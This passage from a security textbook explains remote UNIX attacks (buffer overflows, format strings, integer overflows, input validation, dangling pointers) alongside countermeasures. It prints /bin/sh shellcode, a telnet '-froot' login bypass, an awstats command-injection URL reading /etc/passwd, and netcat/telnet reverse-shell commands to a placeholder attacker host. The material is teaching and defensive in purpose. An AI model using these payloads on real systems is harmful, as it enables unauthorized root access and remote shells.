Now that we've dispensed with the seemingly mundane password-guessing attacks, we can explain the de facto standard in gaining remote access: data-driven attacks. A *data-driven attack* is executed by sending data to an active service that causes unintended or undesirable results. Of course, "unintended and undesirable results" is subjective and depends on whether you are the attacker or the person who programmed the service. From the attacker's perspective, the results are desirable because they permit access to the target system. From the programmer's perspective, his or her program received unexpected data that caused undesirable results. Data-driven attacks are most commonly categorized as either buffer overflow attacks or input validation attacks. Each attack is described in detail next.

Buffer Overflow Attacks

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

In November 1996, the landscape of computing security was forever altered. The moderator of the Bugtraq mailing list, Aleph One, wrote an article for the security publication *Phrack Magazine* (Issue 49) titled "Smashing the Stack for Fun and Profit." This article had a profound effect on the state of security because it popularized the idea that poor programming practices can lead to security compromises via buffer overflow attacks. Buffer overflow attacks date at least as far back as 1988 and the infamous Robert Morris Worm incident. However, useful information about this attack was scant until 1996.

A *buffer overflow condition* occurs when a user or process attempts to place more data into a buffer (or fixed array) than was previously allocated. This type of behavior is associated with specific C functions such as `strcpy()`, `strcat()`, and `sprintf()`, among others. A buffer overflow condition would normally cause a segmentation violation to occur. However, this type of behavior can be exploited to gain access to the target system. Although we are discussing remote buffer overflow attacks, buffer overflow conditions occur via local programs as well, and they will be discussed in more detail later. To understand how a buffer overflow occurs, let's examine a very simplistic example.

We have a fixed-length buffer of 128 bytes. Let's assume this buffer defines the amount of data that can be stored as input to the `VRFY` command of sendmail. Recall from Chapter 3 that we used `VRFY` to help us identify potential users on the target system by trying to verify their e-mail address. Let's also assume that the sendmail executable is set user ID (SUID) to root and running with root privileges, which may or may not be true for every system. What happens if attackers connect to the sendmail daemon and send a block of data consisting of 1,000 *a*'s to the `VRFY` command rather than a short username?

```
echo "vrfy 'perl -e 'print "a" x 1000'" |nc www.example.com 25
```

The `VRFY` buffer is overrun because it was only designed to hold 128 bytes. Stuffing 1,000 bytes into the `VRFY` buffer could cause a denial of service and crash the sendmail daemon. However, it is even more dangerous to have the target system execute code of your choosing. This is exactly how a successful buffer overflow attack works.

Instead of sending 1,000 letter *a*'s to the `VRFY` command, the attackers will send specific code that will overflow the buffer and execute the command `/bin/sh`. Recall that sendmail is running as root, so when `/bin/sh` is executed, the attackers will have instant root access. You may be wondering how sendmail knew that the attackers wanted to execute `/bin/sh`. It's simple. When the attack is executed, special assembly code known as the *egg* is sent to the `VRFY` command as part of the actual string used to overflow

the buffer. When the `VRFY` buffer is overrun, attackers can set the return address of the offending function, which allows them to alter the flow of the program. Instead of the function returning to its proper memory location, the attackers execute the nefarious assembly code that was sent as part of the buffer overflow data, which will run `/bin/sh` with root privileges. Game over.

It is imperative to remember that the assembly code is architecture and operating system dependent. Exploitation of a buffer overflow on Solaris X86 running on an Intel CPU is completely different from Solaris running on a SPARC system. The following listing illustrates what an egg, or assembly code specific to Linux X86, may look like:

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

It should be evident that buffer overflow attacks are extremely dangerous and have resulted in many security-related breaches. Our example is very simplistic—it is extremely difficult to create a working egg. However, most system-dependent eggs have already been created and are available via the Internet. The process of actually creating an egg is beyond the scope of this text, and you are advised to review Aleph One's article in *Phrack Magazine* (Issue 49) at http://www.phrack.org. To beef up your assembly skills, consult *Panic! UNIX System Crash and Dump Analysis*, by Chris Drake and Kimberley Brown (Prentice Hall, 1995). In addition, shellcode libraries are available to assist in the creation of eggs used for exploits. Inline Egg, a popular shell code library, can be found at http://community.corest.com/~gera/ProgrammingPearls/InlineEgg.html. Metasploit has supported inline egg payloads for some time, and Core Impact has included it as part of their overall egg creation framework.

Buffer Overflow Attack Countermeasures

Now that you have a clear understanding of the threat, let's examine possible countermeasures against buffer overflow attacks. Each countermeasure has its plusses and minuses, and understanding the differences in cost and effectiveness is important.

Secure Coding Practices The best countermeasure for buffer overflow vulnerabilities is secure programming practices. Although it is impossible to design and code a complex program that is completely free of bugs, you can take steps to help minimize buffer overflow conditions. We recommend the following:

- Design the program from the outset with security in mind. All too often, programs are coded hastily in an effort to meet some program manager's deadline. Security is the last item to be addressed and falls by the wayside. Vendors border on being negligent with some of the code that has been released recently. Many vendors are well aware of such slipshod security coding practices, but they do not take the time to address such issues. Consult

the Secure Programming for Linux and UNIX at http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO for more information.

- Enable the Stack Smashing Protector (SSP) feature provided by the gcc compiler—Microsoft Visual Studio has a similar feature known as the /GS switch. SSP is an enhancement Immunix's Stackguard work and has been formally included in the compiler. Their approach uses a canary to identify stack overflows in an effort to help minimize the impact of buffer overflows. The feature is enabled by default on OpenBSD and can be enabled on other operating systems by passing the –fstack-protect and fstack-protect-all flags to gcc.
- Validate all user modifiable input. This includes bounds-checking each variable, especially environment variables.
- Use more secure routines, such as `fgets()`, `strncpy()`, and `strncat()`, and check the return codes from system calls.
- When possible implement the better strings library. Bstrings is a portable, stand-alone, and stable library that helps mitigate buffer overflows. Additional information can be found at http://bstring.sourceforge.net.
- Reduce the amount of code that runs with root privileges. This includes minimizing the amount of time your program requires elevated privileges and minimizing the use of SUID root programs, where possible. Even if a buffer overflow attack were executed, users would still have to escalate their privileges to root.
- Apply all relevant vendor security patches.

Test and Audit Each Program It is important to test and audit each program. Many times programmers are unaware of a potential buffer overflow condition; however, a third party can easily detect such defects. One of the best examples of testing and auditing UNIX code is the OpenBSD project (http://www.openbsd.org), run by Theo de Raadt. The OpenBSD camp continually audits their source code and has fixed hundreds of buffer overflow conditions, not to mention many other types of security-related problems. It is this type of thorough auditing that has given OpenBSD a reputation for being one of the most secure (but not impenetrable) free versions of UNIX available.

Disable Unused or Dangerous Services We will continue to address this point throughout the chapter. Disable unused or dangerous services if they are not essential to the operation of the UNIX system. Intruders can't break into a service that is not running. In addition, we highly recommend the use of TCP Wrappers (tcpd) and xinetd (http://www.xinetd.org) to selectively apply an access control list on a per-service basis with enhanced logging features. Not every service is capable of being wrapped. However, those that are will greatly enhance your security posture. In addition to wrapping each service, consider using kernel-level packet filtering that comes standard with most free UNIX operating systems (for example, iptables for Linux 2.4.x, 2.6.x and ipf for BSD and Solaris). For a good primer on using iptables to secure your system, see http://www.iptablesrocks.org.

Also, ipf from Darren Reed is one of the better packages and can be added to many different flavors of UNIX. See http://coombs.anu.edu.au/ipfilter for more information.

Stack Execution Protection Some purists may frown on disabling stack execution in favor of ensuring each program is buffer overflow free. However, it can protect many systems from some canned exploits. Implementations of the security feature will vary depending on the operating system and platform. Newer processors offer direct hardware support for stack protection and emulation software is available for older systems.

Solaris has supported disabling stack execution on SPARC since 2.6. The feature is also available for Solaris on x86 architectures that support NX bit functionality. This will prevent many publicly available Solaris-related buffer overflow exploits from working. Although the SPARC and Intel APIs provide stack execution permission, most programs can function correctly with stack execution disabled. Stack protection is enabled by default on Solaris 10. Solaris 8 and 9 disable stack execution protection by default. To enable stack execution protection, add the following entry to the `/etc/system` file:

```
set noexec_user_stack=1
set noexec_user_stack_log =1
```

For Linux, Exec shield and PAX are two kernel patches that provide "no stack execution" features as part of larger suites Exec Shield and GRSecurity, respectively. Exec shield was developed by Red Hat and is included in the latest releases of Fedora and Red Hat and can be implemented on other Linux distributions as well. GRSecurity was originally an OpenWall port and is developed by a community of security professionals. The package is located at http://www.grsecurity.net. In addition to disabling stack execution, both packages contain a number of other features, such a Role Based Access Control, auditing, enhanced randomization techniques, and group ID–based socket restrictions that enhance the overall security of a Linux machine. OpenBSD's also has its own solution, W^X, which offers similar features and has been available since OpenBSD 3.3. Mac OS X also supports stack execution protection on x86 processors that support the feature.

Keep in mind that disabling stack execution is not foolproof. Disabling stack execution will normally log an attempt by any program that tries to execute code on the stack, and it tends to thwart most script kiddies. However, experienced attackers are quite capable of writing (and distributing) code that exploits a buffer overflow condition on a system with stack execution disabled. Stack execution protection is by no means a silver bullet; however, it should still be included as part of a larger-defense, in-depth strategy.

People go out of their way to prevent stack-based buffer overflows by disabling stack execution, but other dangers lie in poorly written code. For example, heap-based overflows are just as dangerous. Heap-based overflows are based on overrunning memory that has been dynamically allocated by an application. Unfortunately, most vendors do not have equivalent "no heap execution" settings. Thus, do not become lulled into a false sense of security by just disabling stack execution. You can find more information on heap-based overflows from the research the w00w00 team has performed at http://www.w00w00.org/files/heaptut/heaptut.txt.

Format String Attacks

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

Every few years a new class of vulnerabilities takes the security scene by storm. Format string vulnerabilities had lingered around software code for years, but the risk was not evident until mid-2000. As mentioned earlier, the class's closest relative, the buffer overflow, was documented by 1996. Format string and buffer overflow attacks are mechanically similar, and both attacks stem from lazy programming practices.

A format string vulnerability arises in subtle programming errors in the formatted output family of functions, which includes `printf()` and `sprintf()`. An attacker can take advantage of this by passing carefully crafted text strings containing formatting directives, which can cause the target computer to execute arbitrary commands. This can lead to serious security risks if the targeted vulnerable application is running with root privileges. Of course, most attackers will focus their efforts on exploiting format string vulnerabilities in SUID root programs.

Format strings are very useful when used properly. They provide a way of formatting text output by taking in a dynamic number of arguments, each of which should properly match up to a formatting directive in the string. This is accomplished by the function `printf`, by scanning the format string for "%" characters. When this character is found, an argument is retrieved via the `stdarg` function family. The characters that follow are assessed as directives, manipulating how the variable will be formatted as a text string. An example is the `%i` directive to format an integer variable to a readable decimal value. In this case, `printf("%i", val)` prints the decimal representation of *val* on the screen for the user. Security problems arise when the number of directives does not match the number of supplied arguments. It is important to note that each supplied argument that will be formatted is stored on the stack. If more directives than supplied arguments are present, then all subsequent data stored on the stack will be used as the supplied arguments. Therefore, a mismatch in directives and supplied arguments will lead to erroneous output.

Another problem occurs when a lazy programmer uses a user-supplied string as the format string itself, instead of using more appropriate string output functions. An example of this poor programming practice is printing the string stored in a variable *buf*. For example, you could simply use `puts(buf)` to output the string to the screen, or, if you wish, `printf ("%s", buf)`. A problem arises when the programmer does not follow the guidelines for the formatted output functions. Although subsequent arguments are optional in `printf()`, the first argument *must* always be the format string. If a user-supplied argument is used as this format string, such as in `printf (buf)`, it may pose a serious security risk to the offending program. A user could easily read out data stored in the process memory space by passing proper format directives such as `%x` to display each successive WORD on the stack.

Reading process memory space can be a problem in itself. However, it is much more devastating if an attacker has the ability to directly write to memory. Luckily for the attacker, the `printf()` functions provide them with the `%n` directive. `printf()` does not format and output the corresponding argument, but rather takes the argument to be the memory address of an integer and stores the number of characters written so far to that location. The last key to the format string vulnerability is the ability of the attacker to position data onto the stack to be processed by the attacker's format string directives. This is readily accomplished via `printf` and the way it handles the processing of the format string itself. Data is conveniently placed onto the stack before being processed. Therefore, eventually, if enough extra directives are provided in the format string, the format string itself will be used as subsequent arguments for its own directives.

Here is an example of an offending program:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
      char buf[2048] = { 0 };
      strncpy(buf, argv[1], sizeof(buf) - 1);
      printf(buf);
      putchar('\n');
      return(0);
}
```

And here is the program in action:

```
[shadow $] ./code DDDD%x%x
DDDDbffffaa44444444
```

What you will notice is that the `%x`'s, when parsed by `printf()`, formatted the integer-sized arguments residing on the stack and output them in hexadecimal; but what is interesting is the second argument output, "44444444," which is represented in memory as the string "DDDD," the first part of the supplied format string. If you were to change the second `%x` to `%n`, a segmentation fault might occur due to the application trying to write to the address 0x44444444, unless, of course, it is writable. It is common for an attacker (and many canned exploits) to overwrite the return address on the stack. Overwriting the address on the stack would cause the function to return to a malicious segment of code the attacker supplied within the format string. As you can see, this situation is deteriorating precipitously, one of the main reasons format string attacks are so deadly.

Format String Attack Countermeasures

Many format string attacks use the same principle as buffer overflow attacks, which are related to overwriting the function's return call. Therefore, many of the aforementioned buffer overflow countermeasures apply.

Additionally, we are starting to see more measures to help protect against format string attacks. FormatGuard for Linux is implemented as an enhancement to glibc, providing the `printf` family of macros in stdio.h and the wrapped functions as part of glibc. FormatGuard is distributed under glibc's LGPL and can be downloaded at http://download.immunix.org/ImmunixOS.

Although more measures are being released to protect against format string attacks, the best way to prevent format string attacks is to never create the vulnerability in the first place. Therefore, the most effective measure against format string vulnerabilities involves secure programming practices and code reviews.

Input Validation Attacks

Popularity:	*8*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	***8***

In February 2007, King Cope discovered a vulnerability in Solaris that allowed a remote hacker to bypass authentication. Because the attack requires no exploit code, only a telnet client, it is trivial to perform and provides an excellent example of an input validation attack. To reiterate, if you understand how this attack works, your understanding can be applied to many other attacks of the same genre, even though it is an older attack. We will not spend an inordinate amount of time on this subject, as it is covered in additional detail in Chapter 11. Our purpose is to explain what an input validation attack is and how it may allow attackers to gain access to a UNIX system.

An input validation attack occurs under the following conditions:

- A program fails to recognize syntactically incorrect input.
- A module accepts extraneous input.
- A module fails to handle missing input fields.
- A field-value correlation error occurs.

The Solaris authentication bypass vulnerability is the result of improper sanitation of input. That is to say, the telnet daemon, in.telnetd, does not properly parse input before passing it to the login program, and the login program in turn makes improper assumptions about the data being passed to it. Subsequently, by crafting a special telnet string, a hacker does not need to know the password of the user account he wants to authenticate as. To gain remote access, the attacker only needs a valid username that is allowed to access the system via telnet. The syntax for the Solaris in.telnetd exploit is as follows:

```
telnet -l "-f<user>" <hostname>
```

In order for this attack to work, the telnet daemon must be running, the user must be allowed to remotely authenticate, and the vulnerability must not be patched. Early

releases of Solaris 10 shipped with telnet enabled, but subsequent releases have since disabled the service by default. Let's examine this attack in action against a Solaris 10 system in which telnet is enabled, the system is unpatched, and the CONSOLE variable is not set.

```
[schism]$ telnet -l "-froot" 192.168.1.101
Trying 192.168.1.101...
Connected to 192.168.1.101.
Escape character is '^]'.
Last login: Sun Jul 07 04:13:55 from 192.168.1.102
Sun Microsystems Inc.   SunOS 5.10      Generic January 2005
You have new mail.
# uname -a
SunOS unknown 5.10 Generic_i86pc i386 i86pc
# id
uid=0(root) gid=0(root)
#
```

The underlying flaw can be used to bypass other security settings as well. For example, an attacker can bypass the console-only restriction that can be set to restrict root logins to the local console only. Ironically, this particular issue is not new. In 1994, a strikingly similar issue was reported for the rlogin service on AIX and other UNIX systems. Similar to in.telnetd, rlogind does not properly validate the `-fUSER` command line option from the client and login incorrectly interprets the argument. As in the first instance, an attacker is able to authenticate to the vulnerable server without being prompted for a password.

Input Validation Countermeasure

It is important to understand how the vulnerability was exploited so that this concept can be applied to other input validation attacks, because dozens of these attacks are in the wild. As mentioned earlier, secure coding practices are among the best preventative security measures, and this concept holds true for input validation attacks. When performing input validation two fundamental approaches are available. The first and nonrecommended approach is known as black list validation. Black list validation compares user input to a predefined malicious data set. If the user input matches any element in the black list, then the input is rejected. If a match does not occur, then the input is assumed to be good data and it is accepted. Because it is difficult to exclude every bad piece of data and because black lists cannot protect against new data attacks, black list validation is strongly discouraged. It is absolutely critical to ensure that programs and scripts accept only data they are supposed to receive and that they disregard everything else. For this reason, white list validation approach is recommended. This approach has a default deny policy in which only explicitly defined and approved input is allowed and all other input is rejected.

Integer Overflow and Integer Sign Attacks

Popularity:	*8*
Simplicity:	*7*
Impact:	*10*
Risk Rating:	***8***

If format string attacks were the celebrities of the hacker world in 2000 and 2001, then integer overflows and integer sign attacks were the celebrities in 2002 and 2003. Some of the most widely used applications in the world, such as OpenSSH, Apache, Snort, and Samba, were vulnerable to integer overflows that led to exploitable buffer overflows. Like buffer overflows, integer overflows are programming errors; however, integer overflows are a little nastier because the compiler can be the culprit along with the programmer!

First, what is an integer? Within the C programming language, an integer is a data type that can hold numeric values. Integers can only hold whole real numbers; therefore, integers do not support fractions. Furthermore, because computers operate on binary data, integers need the ability to determine if the numeric value it has stored is a negative or positive number. Signed integers (integers that keep track of their sign) store either a 1 or 0 in the most significant bit (MSB) of their first byte or storage. If the MSB is 1, the stored value is negative; if it is 0, the value is positive. Integers that are unsigned do not utilize this bit, so all unsigned integers are positive. Determining whether a variable is signed or unsigned causes some confusion, as you will see later.

Integer overflows exist because the values that can be stored within the numeric data type are limited by the size of the data type itself. For example, a 16-bit data type can only store a maximum value of 32,767, whereas a 32-bit data type can store a maximum value of 2,147,483,647 (we assume both are signed integers). So what would happen if you assign the 16-bit signed data type a value of 60,000? An integer overflow would occur, and the value actually stored within the variable would be –5536. Let's look at why this "wrapping," as it is commonly called, occurs.

The ISO C99 standard states that an integer overflow causes "undefined behavior"; therefore, each compiler vendor can handle an integer overflow however they choose. They could ignore it, attempt to correct the situation, or abort the program. Most compilers seem to ignore the error. Even though compilers ignore the error, they still follow the ISO C99 standard, which states that a compiler should use modulo-arithmetic when placing a large value into a smaller data type. Modulo-arithmetic is performed on the value before it is placed into the smaller data type to ensure the data fits. Why should you care about modulo-arithmetic? Because the compiler does this all behind the scenes for the programmer, it is hard for programmers to physically see that they have an integer overflow. The formula looks something like this:

```
stored_value = value % (max_value_for_datatype + 1)
```

Modulo-arithmetic is a fancy way of saying the most significant bytes are discarded up to the size of the data type and the least significant bits are stored. An example should explain this clearly:

```
#include <stdio.h>

int main(int argc, char **argv) {
      long l = 0xdeadbeef;
      short s = l;
      char c = l;
      printf("long: %x\n", l);
      printf("short: %x\n", s);
      printf("char: %x\n", c);
      return(0);
}
```

On a 32-bit Intel platform, the output should be

```
long: deadbeef
short: ffffbeef
char: ffffffef
```

As you can see, the most significant bits were discarded, and the values assigned to short and char are what you have left. Because a short can only store 2 bytes, we only see "beef," and a char can only hold 1 byte, so we only see "ef". The truncation of the data causes the data type to store only part of the full value. This is why earlier our value was –5536 instead of 60,000.

So, you now understand the gory technical details, but how does an attacker use this to their advantage? It is quite simple. A large part of programming is copying data. The programmer has to dynamically copy data used for variable-length user-supplied data. The user-supplied data, however, could be very large. If the programmer attempts to assign the length of the data to a data type that is too small, an overflow occurs. Here's an example:

```
#include <stdio.h>

int get_user_input_length() { return 60000; };

int main(void) {
        int i;
        short len;
        char buf[256];
        char user_data[256];
        len = get_user_input_length();
```

```
        printf("%d\n", len);
        if(len > 256) {
                fprintf(stderr, "Data too long!");
                exit(1);
        }
        printf("data is less then 256!\n");
        strncpy(buf, user_data, len);
        buf[i] = '\0';
        printf("%s\n", buf);
        return 0;
}
```

And here's the output of this example:

```
-5536
data is less then 256!
Bus error (core dumped)
```

Although this is a rather contrived example, it illustrates the point. The programmer must think about the size of values and the size of the variables used to store those values.

Signed attacks are not too different from the preceding example. "Signedness" bugs occur when an unsigned integer is assigned to a signed integer, or vice versa. Like a regular integer overflow, many of these problems appear because the compiler "handles" the situation for the programmer. Because the computer doesn't know the difference between a signed and unsigned byte (to the computer they are all 8 bits in length), it is up to the compiler to make sure code is generated that understands when a variable is signed or unsigned. Let's look at an example of a signedness bug:

```
static char data[256];

int store_data(char *buf, int len)
{
        if(len > 256)
                return -1;
        return memcpy(data, buf, len);
}
```

In this example, if you pass a negative value to *len* (a signed integer), you would bypass the buffer overflow check. Also, because `memcpy()` requires an unsigned integer for the length parameter, the signed variable *len* would be promoted to an unsigned integer, lose its negative sign, and wrap around and become a very large positive number, causing `memcpy()` to read past the bounds of *buf*.

It is interesting to note that most integer overflows are not exploitable themselves. Integer overflows usually become exploitable when the overflowed integer is used as an argument to a function such as `strncat()`, which triggers a buffer overflow. Integer

overflows followed by buffer overflows are the exact cause of many recent remotely exploitable vulnerabilities being discovered in applications such as OpenSSH, Snort, and Apache.

Let's look at a real-world example of an integer overflow. In March 2003, a vulnerability was found within Sun Microsystems' External Data Representation (XDR) RPC code. Because Sun's XDR is a standard, many other RPC implementations utilized Sun's code to perform the XDR data manipulations; therefore, this vulnerability affected not only Sun but many other operating systems, including Linux, FreeBSD, and IRIX.

```
static bool_t
xdrmem_getbytes(XDR *xdrs, caddr_t addr, int len)
{
        int tmp;
        trace2(TR_xdrmem_getbytes, 0, len);
        if ((tmp = (xdrs->x_handy - len)) < 0) { // [1]

                syslog(LOG_WARNING,

                <omitted for brevity>

                return (FALSE);
        }

        xdrs->x_handy = tmp;
        xdrs->x_private += len;
        trace1(TR_xdrmem_getbytes, 1);
        return (TRUE);
}
```

If you haven't spotted it yet, this is an integer overflow caused by a signed/unsigned mismatch. Here, *len* is a signed integer. As discussed, if a signed integer is converted to an unsigned integer, any negative value stored within the signed integer will be converted to a large positive value when stored within the unsigned integer. Therefore, if we pass a negative value into the `xdrmem_getbytes()` function for *len* we will bypass the check in `[1]`, and the `memcpy()` in `[2]` will read past the bounds of `xdrs->x_private` because the third parameter to `memcpy()` will automatically upgrade the signed integer *len* to an unsigned integer, thus telling `memcpy()` that the length of the data is a huge positive number. This vulnerability is not easy to exploit remotely because the different operating systems implement `memcpy()` differently.

Integer Overflow Attack Countermeasures

Integer overflow attacks enable buffer overflow attacks; therefore, many of the aforementioned buffer overflow countermeasures apply.

As we saw with format string attacks, the lack of secure programming practices is the root cause of integer overflows and integer sign attacks. Code reviews and a deep understanding of how the programming language in use deals with overflows and sign conversion is the key to developing secure applications.

Lastly, the best places to look for integer overflows are in signed and unsigned comparison or arithmetic routines, in loop control structures such as `for()`, and in variables used to hold lengths of user-inputted data.

Dangling Pointer Attacks

Popularity:	*6*
Simplicity:	*7*
Impact:	*10*
Risk Rating:	***8***

A dangling pointer, also known as a stray pointer, occurs when a pointer points to an invalid memory address. Dangling pointers are a common programming mistake that occurs in languages such as C and C++ where memory management is left to the developer. Because symptoms are often seen long after the time the dangling pointer was created, identifying the root cause can be difficult. The programs behavior will depend on the state of the memory the pointer references. If the memory has already been reused by the time we access it again, then the memory will contain garbage and the dangling pointer will cause a crash; however, if the memory contains malicious code supplied by the user, the dangling pointer can be exploited. Dangling pointers are typically created in one of two ways:

- An object is freed but the reference to the object is not reassigned and is later used.
- A local object is popped from the stack when the function returns but a reference to the stack allocated object is still maintained.

We will examine examples of both. The following code snippet illustrates the first case.

```
char * exampleFunction1 ( void )
{
    char *cp = malloc ( A_CONST );
    /* ... */
    free ( cp );      /* cp now becomes dangling pointer */
    /* ... */
}
```

In this example, a dangling pointer is creating when the memory block is freed. While the memory has been freed, the pointer has not yet been reassigned. To correct this, cp

should be set to a NULL pointer to ensure cp will not be used again until it has been reassigned.

```
char * exampleFunction2 ( void )
{
        char string[] = "Dangling Pointer";
        /* ... */
        return string;
}
```

In the second example, a dangling pointer is created by returning the address of a local variable. Because local variables are popped off the stack when the function returns, any pointers that reference this information will become dangling pointers. The mistake in this example can be corrected by ensuring the local variable is persistent even after the function returns. This can be accomplished by using a static variable or allocating memory via malloc.

Dangling pointers are a well understood issue in computer science, but until recently using dangling pointers as a vehicle of attack was considered only theoretical. During BlackHat 2007, this assumption was proven incorrect. Two researchers from Watchfire demonstrated a specific instance where a dangling pointer led to arbitrary command execution on a system. The issue involved a flaw in Microsoft IIS that had been identified in 2005 but was believed to be unexploitable. The two researchers claimed their work showed that the attack could be applied to generic dangling pointers and warranted a new class of vulnerability. This assertion caused quite a stir within the security community, and many are still arguing the details. It still remains to be seen whether specific instances of this attack can be applied in a generic way.

Dangling Pointers Countermeasure

Dangling pointers can be dealt with by applying secure coding standards. The CERT Secure Coding Standard (https://www.securecoding.cert.org/) provides a good reference for avoiding dangling pointers. Once again, code reviews should be conducted, and outside third-party expertise should leveraged. In addition to secure coding best practices, new constructs and data types have been created to assist programmers to do the right thing when developing in lower-level languages. Smart pointers have become a popular method for helping developers with garbage collection and bounds checking.

I Want My Shell

Now that we have discussed some of the primary ways remote attackers gain access to a UNIX system, we need to describe several techniques used to obtain shell access. It is important to keep in mind that a primary goal of any attacker is to gain command-line or shell access to the target system. Traditionally, interactive shell access is achieved by

remotely logging into a UNIX server via telnet, rlogin, or ssh. Additionally, you can execute commands via rsh, ssh, or rexec without having an interactive login. At this point, you may be wondering what happens if remote login services are turned off or blocked by a firewall. How can attackers gain shell access to the target system? Good question. Let's create a scenario and explore multiple ways attackers can gain interactive shell access to a UNIX system. Figure 5-1 illustrates these methods.

Suppose that attackers are trying to gain access to a UNIX-based web server that resides behind an advanced packet inspection firewall or router. The brand is not important—what is important is understanding that the firewall is a routing-based firewall and is not proxying any services. The only services that are allowed through the firewall are HTTP, port 80, and HTTP over SSL (HTTPS), port 443. Now assume that the web server is vulnerable to an input validation attack such as one running a version of awstats prior to 6.3 (CVE 2005-0116). The web server is also running with the privileges of "www," which is common and is considered a good security practice. If attackers can successfully exploit the awstats input validation condition, they can execute code on the web server as the user "www." Executing commands on the target web server is critical, but it is only the first step in gaining interactive shell access.




Figure 5-1 A simplistic DMZ architecture

Reverse telnet and Back Channels

Popularity:	*5*
Simplicity:	*3*
Impact:	*8*
Risk Rating:	***5***

Before we get into back channels, let's take a look at how attackers might exploit the awstats vulnerability to perform arbitrary command execution such as viewing the contents of the /etc/passwd file.

```
http://vulnerable_targets_IP/awstats/awstats.pl?configdir=|echo%20;
echo%20;cat%20/etc/passwd;echo%20;echo
```

When the preceding URL is requested from the web server, the command `cat /etc/passwd` is executed with the privileges of the "www" user. The command output is then offered in the form of a file download to the user. Because attackers are able to execute remote commands on the web server, a slightly modified version of this exploit will grant interactive shell access. The first method we will discuss is known as a back channel. We define *back channel* as a mechanism where the communication channel originates from the target system *rather* than from the attacking system. Remember, in our scenario, attackers cannot obtain an interactive shell in the traditional sense because all ports except 80 and 443 are blocked by the firewall. So, the attackers must originate a session from the vulnerable UNIX server to their system by creating a back channel.

A few methods can be used to accomplish this task. In the first method, called *reverse telnet*, telnet is used to create a back channel from the target system to the attackers' system. This technique is called reverse telnet because the telnet connection originates from the system to which the attackers are attempting to gain access instead of originating from the attackers' system. A telnet client is typically installed on most UNIX servers, and its use is seldom restricted. Telnet is the perfect choice for a back-channel client if xterm is unavailable. To execute a reverse telnet, we need to enlist the all-powerful netcat (or nc) utility. Because we are telnetting from the target system, we must enable nc listeners on our own system that will accept our reverse telnet connections. We must execute the following commands on our system in two separate windows to successfully receive the reverse telnet connections:

```
[sigma]# nc -l -n -v -p 80
listening on [any] 80

[sigma]# nc -l -n -v -p 25
listening on [any] 25
```

Ensure that no listening service such as HTTPD or sendmail is bound to port 80 or 25. If a service is already listening, it must be killed via the `kill` command so that nc can bind to each respective port. The two `nc` commands listen on ports 25 and 80 via the `-l` and `-p` switches in verbose mode `(-v)` and do not resolve IP addresses into hostnames `(-n)`.

In line with our example, to initiate a reverse telnet, we must execute the following commands on the target server via the awstats exploit. Shown next is the actual command sequence:

```
/bin/telnet evil_hackers_IP 80 | /bin/bash | /bin/telnet
evil_hackers_IP 25
```

Here is the way it looks when executed via the awstats exploit:

```
http://vulnerable_server_IP/awstats/awstats.pl?configdir=|echo%20;
echo%20;telnet%20evil_hackers_IP%20443%20|%20/bin/bash%20|%20telnet%20
evil_hackers_IP%2025;echo%20;echo
```

Let's explain what this seemingly complex string of commands actually does. First, `/bin/telnet evil_hackers_IP 80` connects to our nc listener on port 80. This is where we actually type our commands. In line with conventional UNIX input/output mechanisms, our standard output or keystrokes are piped into `/bin/sh`, the Bourne shell. Then the results of our commands are piped into `/bin/telnet evil_hackers_IP 25`. The result is a reverse telnet that takes place in two separate windows. Ports 80 and 25 were chosen because they are common services that are typically allowed outbound by most firewalls. However, any two ports could have been selected, as long as they are allowed outbound by the firewall.

Another method of creating a back channel is to use nc rather than telnet if the nc binary already exists on the server or can be stored on the server via some mechanism (for example, anonymous FTP). As we have said many times, nc is one of the best utilities available, so it is not a surprise that it is now part of many default freeware UNIX installs. Therefore, the odds of finding nc on a target server are increasing. Although nc may be on the target system, there is no guarantee that it has been compiled with the `#define GAPING_SECURITY_HOLE` option that is needed to create a back channel via the `-e` switch. For our example, we will assume that a version of nc exists on the target server and has the aforementioned options enabled.

Similar to the reverse telnet method outlined earlier, creating a back channel with nc is a two-step process. We must execute the following command to successfully receive the reverse nc back channel:

```
[sigma]# nc -l -n -v -p 80
```

Once we have the listener enabled, we must execute the following command on the remote system:

```
nc -e /bin/sh evil_hackers_IP 80
```

Here is the way it looks when executed via the awstats exploit:

```
http://vulnerable_server_IP/awstats/awstats.pl?configdir=|echo%20;
